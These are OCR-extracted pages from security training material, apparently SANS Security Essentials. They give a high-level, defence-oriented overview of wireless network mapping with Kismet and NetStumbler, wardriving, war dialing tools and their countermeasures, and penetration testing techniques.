
OpenVAS

OpenVAS makes no assumptions about your network or the services running on it. For instance, if you run a web server on a port other than 80, OpenVAS will discover it. OpenVAS uses a client/server architecture. The server runs the actual scans while clients, which can be run on any other networked machine, control the scan process.




Alternate Network Mapping Techniques

This section intentionally left blank.



Alternate Network Mapping Techniques

Not too many years ago, our network perimeters were a lot simpler. Most people would describe the area where the Internet connects to the organizational network as the network perimeter, usually a DMZ. Unfortunately, this is almost never the case. Nearly all organizations have implemented some kind of remotely accessible mechanism to connect to their internal network (often unintentionally). This section examines the network mapping techniques an attacker might use to examine two popular network backdoors—wireless networks and public switched telephony networks.




Wireless Network Scanning

Wireless technology has become cheap and easy to deploy. This brings a whole new dimension to securing your network. Before wireless networks, you could protect your network by protecting your wiring closets and server rooms and physically protecting the facility. Wireless LANs and rogue access points can extend your network beyond the physical confines of your building.

Would-be attackers no longer need to defeat your perimeter defenses or compromise your remote access to access your internal network. An attacker can now drive into your parking lot with a laptop, a wireless NIC card, and a small antenna and gain access to your internal traffic. We don't have the luxury of thinking of our network perimeter as existing outside our firewall and in our DMZ—the network perimeter is any point where an attacker can gain access to the network, including wireless LANs. After an attacker has compromised the security of your wireless LAN, they have the same access as any other authorized user, despite the fact that they can be in any other location with physical proximity to your wireless network.

In this section, we look at common tools the attacker might use to locate and map your wireless network. Two tools are favored for wireless network mapping: NetStumbler and Kismet.




Kismet

Linux and BSD Unix users have the option of using Kismet for mapping wireless networks. Kismet is designed to be a passive wireless sniffer, a wardriving tool, a wireless vulnerability assessment tool, and an intrusion detection tool. Kismet is made available under the GNU Public License, so it's free to download and use for private or commercial purposes. Kismet is available at http://www.kismetwireless.net.

Where NetStumbler uses an active approach to discover networks by broadcasting frames and listening for responses, Kismet is completely passive because it never transmits any frames. Instead, Kismet captures all the packets available on all monitored frequencies. What Kismet does with the data it receives is what makes it an amazing tool.

Using Kismet, we can determine an extraordinary amount of information about discovered wireless networks, organized into a format that is useful for ad-hoc analysis or detailed reporting. In addition to identifying located wireless networks, Kismet also identifies any clients that are on the network, cryptographically weak traffic, clear-text strings transmitted over the wireless network, factory-default access point configurations, and many more useful pieces of information. When equipped with a GPS, Kismet can produce detailed maps based off of vector maps (streets) or satellite photographs of an area, indicating the range and approximate center of wireless networks, as well as power interpolation diagrams indicating the exact shape and radiation of wireless signal from a central location.

As an intrusion detection tool, Kismet can identify malicious activity on the wireless network including many popular wireless network attacks including denial of service, man-in-the-middle attacks and attacks against protocols such as LEAP. Kismet can be deployed in a client/server infrastructure, using the kismet_drone tool on a lightweight computer (small laptop, appliance, or other embedded device) to monitor a wireless network for attacks. From a centralized location, the intrusion analyst can monitor all the activity on his wireless networks, including the presence of rogue access points, people using NetStumbler, and other events of interest. Kismet can also be integrated into Snort to analyze IP traffic using traditional Snort rules.




Kismet Interface

The primary Kismet interface is text-based, listing the network names for discovered networks in a user-selectable order. By default, Kismet color-codes networks where green is secure (using encryption), yellow networks are not using encryption with non-default settings, and red networks using the factory configuration settings (no encryption, default network name). The Info column identifies statistics including the number of networks found, the number of packets received, the number of encrypted packets received, the number of cryptographically weak packets received, the number of noise and discarded (invalid) packets, and the average number of packets per second.

The Status portion of the screen displays messages about the networks as they are discovered. This includes information about IP addresses and associated wireless networks, new clients joining a wireless network, the presence of rogue access points, and other events of interest for the intrusion analyst.

Wigle.com




WarDriving

In a nutshell, wardriving is driving (or walking, or bussing, or sitting still) with the equipment to detect wireless networks. In many cases, people who wardrive publish the results of their network mapping on the Internet for all to see.

The image in this slide shows a wardriving map generated by NetStumbler of all the wireless access points in the Boston metro area.

Some of these access points are in places like cyber cafes and Starbucks and are supposed to be open for public use. However, many of them are just misconfigured wireless networks.




Mitigating Wireless Network Mapping

Due to the nature of wireless networking, there is little opportunity to avoid network mapping. If your wireless network is in a fairly populated area, you can expect your wireless network to be mapped frequently—sometimes by curious wardrivers, other times by people seeking free Internet access, and sometimes by people seeking to exploit weaknesses in your network. We can reduce the range from where an attacker can map a wireless network by reducing the signal strength of wireless equipment, using careful placement techniques to limit RF leakage outside a building and by implementing RF-barriers such as metal-screening inside exterior walls, but these measures are not foolproof, and can be very costly.

Instead, a strong authentication and encryption system is the best defense for a wireless network. Although an attacker can still locate your wireless network and possibly determine the type of authentication and encryption in use, we can rely on the strength of these protocols to limit an attacker's ability to gain additional access to the network.

Monitoring mechanisms are also important for protecting your wireless network. We often forget that monitoring the wireless network doesn't have to be done by monitoring the RF frequencies in use; instead we can monitor logging information from access points and authentication servers (RADIUS, LDAP) to identify potential misuse. If we see the same username logged in multiple times from different source IP addresses, we can investigate the cause to determine whether there was a breach in network security.

Finally, be sure to scan your own network to see what an attacker can learn about your organization.



War Dialing


War dialing is a way to circumvent perimeter security on a network by identifying systems with modems sitting inside the network. Even if you order all your workstations without modems—which would probably require a special order—someone could still bring one into work to get remote access from home or the road.

Eventually, someone, somewhere is going to hook up that modem. Most modern operating systems dial the modem on demand whenever network access is needed. However, modems also have an auto-answer mode, which is useful for accessing your workstation from home. Auto-answer mode also is useful to an attacker who wants to find an easy way around your firewall. In fact, many tools exist to automate the process of finding phone numbers that are answered by modems. These programs are known as war dialers.

An attacker typically runs a war dialer against a telephone exchange. Perhaps 703-555-1212 is listed on your company's web page as the contact number for the help desk. An attacker, having seen this number, could now run his scanner against all numbers in the 703-555 exchange. The program automatically dials each phone number in succession and identifies the numbers that might have exploitable modems. Some war dialers might even run predefined scripts to try a list of usernames and passwords.

War Dialers


- Used by attackers to find dial-up modems
- Many programs, widely available:
  - Toneloc
  - Phone Sweep
  - WarVOX (VoIP)



SANS Security Essentials – © 2016 Secure Anchor Consulting, LLC


War Dialers

These tools can dial all the numbers in entire exchanges and record those that are answered by a modem. The screen shot in the slide is of PhoneSweep, a commercial war dialer. It scans a range of phone numbers looking for a modem on auto-answer. These systems can then be targeted.



Mitigating the War Dialer Threat

Your facility almost certainly has and will be phone scanned. The question is what action are you willing to take? The logical countermeasure is to scan your own phone lines on a regular basis. If you find the open modem lines before the attackers do, you can disable them or add appropriate access controls—simple in theory, complex in practice. Your organization might have a person in charge of phones who might be able to help you. Be aware that Heating, Ventilation, and Air Conditioning (HVAC) and alarm systems might be active on your phone system, and these numbers should be avoided. ToneLoc and most other scanners allow you to avoid number ranges. Of course, if you can disrupt these critical systems with your own phone scan, so can an attacker. It is a vulnerability to be addressed.




Managing Penetration Testing

Penetration testing is used to test the security of a network or security itself. The testing can take many forms: the perimeter security of any building, server, or network must be tested regularly, lest attackers do it for you.

A penetration test sometimes is completed at the conclusion of a vulnerability scan and is used to determine the validity of any identified vulnerabilities. By actually attempting to exploit vulnerabilities found in the scan, a penetration test helps to eliminate false positives.

Penetration tests are sometimes run in lieu of a vulnerability assessment and are conducted entirely from outside the network, from the perspective of a true outside attacker. The tests can evaluate the effectiveness of your security perimeter, including routers, firewalls, servers, and any other perimeter security devices.



Pen Test Techniques

This chapter already has discussed some of the various penetration testing techniques available. This section reviews the different ways to access information used for penetrating a network or facility. Some common penetration testing techniques used by whitehats and blackhats alike are:

- War dialing
- Wardriving
- Sniffing
- Eavesdropping
- Dumpster diving
- Social engineering

